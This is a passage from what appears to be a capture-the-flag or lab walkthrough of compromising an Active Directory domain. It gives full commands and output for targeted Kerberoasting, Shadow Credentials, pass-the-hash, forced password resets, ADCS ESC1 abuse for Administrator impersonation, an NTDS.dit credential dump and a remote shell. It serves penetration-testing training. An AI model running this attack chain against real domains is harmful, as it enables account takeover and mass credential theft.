targetedkerberoast -v -d welcome.local -u 'a.harris' -p '[REDACTED]' --request-user 'i.park' -o i.park-kbr.txt
Breakdown of the command:
-
targetedkerberoast: Runs the targetedkerberoast.py tool -
-v: Run in verobse mode -
-d welcome.local: Specifies the target Domain -
-u 'a.harris': Specifies the user -
-p: Specifies the password -
--request-user i.park: Specifies the target user (Must have at least Write permissions) -
-o i.park-kbr.txt: Saves the hash to a file
1
2
3
4
5
6

twz@ATKBX:~/LABS/HSM/WELCOME$ targetedkerberoast -v -d welcome.local -u 'a.harris' -p '[REDACTED]' --request-user 'i.park' -o i.park-kbr.txt
[*] Starting kerberoast attacks
[*] Attacking user (i.park)
[VERBOSE] SPN added successfully for (i.park)
[+] Writing hash to file for (i.park)
[VERBOSE] SPN removed successfully for (i.park)
Cracking I.Park Kerberos Hash using Hashcat
We used hashcat to crack the hash of the I.Park account. Unfortunately, we were unable to crack it using the rockyou.txt wordlist. You can choose or create another wordlist or create custom rules. We proceeded with the next attack, Shadow Credentials.
1

hashcat -m 13100 i.park-kbr.txt /usr/share/wordlists/rockyou.txt --potfile-path=hashcat.pot
 Hashcat - Cracking I.Park Hash
Shadow Credentials Attack - I.Park
We used certipy to perform a Shadow Credentials attack. This attack abuses Write permissions on the target account. The attacker generates a private and public key pair and places the public key in the target user’s msDS-KeyCredentialLink attribute. They then authenticate via Kerberos PKINIT (certificate-based auth) using the private key. The server validates the authentication by checking the public key stored in the target account. Once authenticated, the attacker can retrieve a Ticket Granting Ticket (TGT) or the user’s NT hash.
1

certipy-ad shadow auto -u a.harris@welcome.local -p '[REDACTED]' -account i.park
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
shadow: Tells certipy to abuse shadow credentials for account takeover -
auto: Specifies the operation to perform on Key Credential Links -
-u a.harris@welcome.local: Specifies the username. Format: Username@Domain -
-p: Specifies the password -
-account i.park: The target account (Must have Write permissions)
 Shadow Credentials - I.Park
We successfully retrieved the NT hash for the I.Park account. With this, we can perform a pass-the-hash attack, using the NTLM hash to authenticate without ever knowing the plaintext password. We can test this using the NetExec tool with the -H flag.
1
2
3

twz@ATKBX:~/LABS/HSM/WELCOME$ nxc smb dc01.welcome.local -u i.park -H '[REDACTED]'
SMB         10.1.152.95     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.152.95     445    DC01             [+] WELCOME.local\i.park:[REDACTED]
ForceChangePassword - SVC_CA
Next, we used NetExec with the change-password module to force a password change.
1

nxc smb dc01.welcome.local -u i.park -H '[REDACTED]' -M change-password -o USER=svc_ca NEWPASS='Welcome2026!@'
Breakdown of the command:
-
nxc: Runs NetExec. -
smb: Specifies the protocol used. -
dc01.welcome.local: The target host. -
-u i.park: The username used to authenticate to the target host. -
-H: The NT Hash of the account. -
-M change-password: Tells NetExec to use the change-password module. -
-o USER=svc_ca NEWPASS='Welcome2026!@': Specifies the module Options. The USER is for the target user, and NEWPASS is the target user’s new password.
As shown in the screenshot below, we were able to change the password for the SVC_CA account to Welcome2026!@.
 NXC - ForceChangePassword - SVC_CA
Checking for Vulnerable Certificate Templates using Certipy
Now that we have compromised the SVC_CA account, we can use it to enumerate Active Directory Certificate Services (ADCS). We used Certipy to identify any vulnerable certificate templates.
1

certipy-ad find -vulnerable -u svc_ca@welcome.local -p 'Welcome2026!@' -stdout
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
find: Tells certipy to enumerate AD CS -
-vulnerable: Tells certipy to show only vulnerable certificate templates -
-u svc_ca@welcome.local: Specifies the username. Format: username@domain -
-p 'Welcome2026!@': Specifies the password -
-stdout: Tells certipy to display the output on the terminal
As we can see in the output below, we have a CA named WELCOME-CA, which we already saw in the earlier Nmap scan. We also see a certificate template named Welcome-Template, and at the bottom, we found one vulnerability, ESC1. We then proceed to attempt to exploit this vulnerability.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72

twz@ATKBX:~/LABS/HSM/WELCOME$ certipy-ad find -vulnerable -u svc_ca@welcome.local -p 'Welcome2026!@' -stdout

--SNIP--

Certificate Authorities
  0
    CA Name                             : WELCOME-CA
    DNS Name                            : DC01.WELCOME.local
    Certificate Subject                 : CN=WELCOME-CA, DC=WELCOME, DC=local
    Certificate Serial Number           : 6E7A025A45F4E6A14E1F08B77737AFD9
    Certificate Validity Start          : 2025-09-13 16:39:33+00:00
    Certificate Validity End            : 2030-09-13 16:49:33+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : WELCOME.LOCAL\Administrators
      Access Rights
        ManageCa                        : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        ManageCertificates              : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Enroll                          : WELCOME.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : Welcome-Template
    Display Name                        : Welcome-Template
    Certificate Authorities             : WELCOME-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-09-14T03:12:52+00:00
    Template Last Modified              : 2025-10-30T02:19:35+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : WELCOME.LOCAL\svc ca
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : WELCOME.LOCAL\Administrator
        Full Control Principals         : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Owner Principals          : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Dacl Principals           : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Property Enroll           : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : WELCOME.LOCAL\svc ca
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
ESC1 Exploitation
The ESC1 vulnerability occurs when a certificate template allows a requester to specify any Subject Alternative Name (SAN), permits the certificate to be used for authentication, and does not require approval.
At a high level, exploitation involves requesting a certificate on behalf of another user, usually a higher-privileged role such as a Domain Admin, and then using that certificate to impersonate the user, effectively escalating the attacker’s privileges.
Requesting Certificate
The first step in ESC1 exploitation is to request a certificate using the req flag, then specify the vulnerable template with the -template flag and the target account with the -upn flag. As shown in the output below, we received a .pfx file. We can use this to authenticate as the target user.
1

certipy-ad req -u svc_ca@welcome.local -p 'Welcome2026!@' -target-ip 10.1.152.95 -ca WELCOME-CA -template Welcome-Template -upn 'Administrator@welcome.local'
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
req: Tells certify to request certificates -
-u: Specifies the username. Format: username@domain -
-p: Specifies the password -
-target-ip: Specifies the IP address of the target machine -
-ca: Specifies the name of the Certificate Authority to request certificates from -
-template: Specifies the Certificate template to request -
-upn: Specifies the User Principal Name to include in the Subject Alternative Name
 Certipy - Request Certificate
Authenticating and Capturing Hash
The second step is to use the certificate file we obtained earlier to authenticate as Administrator. As shown in the output below, we obtained the NTLM hash of the target user. We can then use that NTLM hash to perform a pass-the-hash attack to authenticate.
1

certipy-ad auth -pfx administrator.pfx -dc-ip 10.1.152.95
Breakdown of the command:
-
certipy-ad: Runs the certipy tool -
auth: Tells certipy to authenticate using certificates -
-pfx: The path to the certificate file and private key (PFX/P12 format) -
-dc-ip: Specifies the IP address of the Domain Controller
 Certipy - Request Certificate
Domain Compromise and Dumping Credentials
At this point, we have already compromised the domain because the Administrator account is a domain admin. As shown in the output below, we authenticated to the DC using a pass-the-hash attack. The output shows “Pwn3d!,” indicating we completely owned the target host. We were also able to dump the NTDS.dit, which contains the NTLM hashes for all domain users. We can save these hashes, crack them offline, and report how many we can crack, which we can also include in the Pentest report.
1

nxc smb dc01.welcome.local -u administrator -H '[REDACTED]' --ntds
Breakdown of the command:
-
nxc: Runs the NetExec tool -
smb: Set the protocol to SMB -
dc01.welcome.local: The target host -
-u administrator: The username -
-H: Specifies the NTLM hash -
--ntds: Dump the NTDS.dit from the target DC
 NetExec - Dumping NTDS
Connecting to the Domain Controller
We connected to the DC01 server using the tool Evil-WinRM.
1

evil-winrm -i dc01.welcome.local -u administrator -H '[REDACTED]'
Breakdown of the command:
-
evil-winrm: Runs Evil-WINRM tool -
-i dc01.welcome.local: Specifies the target machine -
-u the_emperor: Specifies the Username -
-H: Specifies the NTLM hash
1
2
3
4
5
6
7
8
9
10

twz@ATKBX:~/LABS/HSM/WELCOME$ evil-winrm -i dc01.welcome.local -u administrator -H '[REDACTED]'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\>
Getting the Root Flag
We then used a PowerShell one-liner to search for the root flag and display its contents, similar to the one-liner we used to retrieve the user flag.
1

Get-ChildItem -Path "C:\Users\" -Recurse -Filter root.txt -ErrorAction SilentlyContinue | ForEach-Object { "Filename: $($_.FullName)`nContents: $(Get-Content $_.FullName)" }
 `Root Flag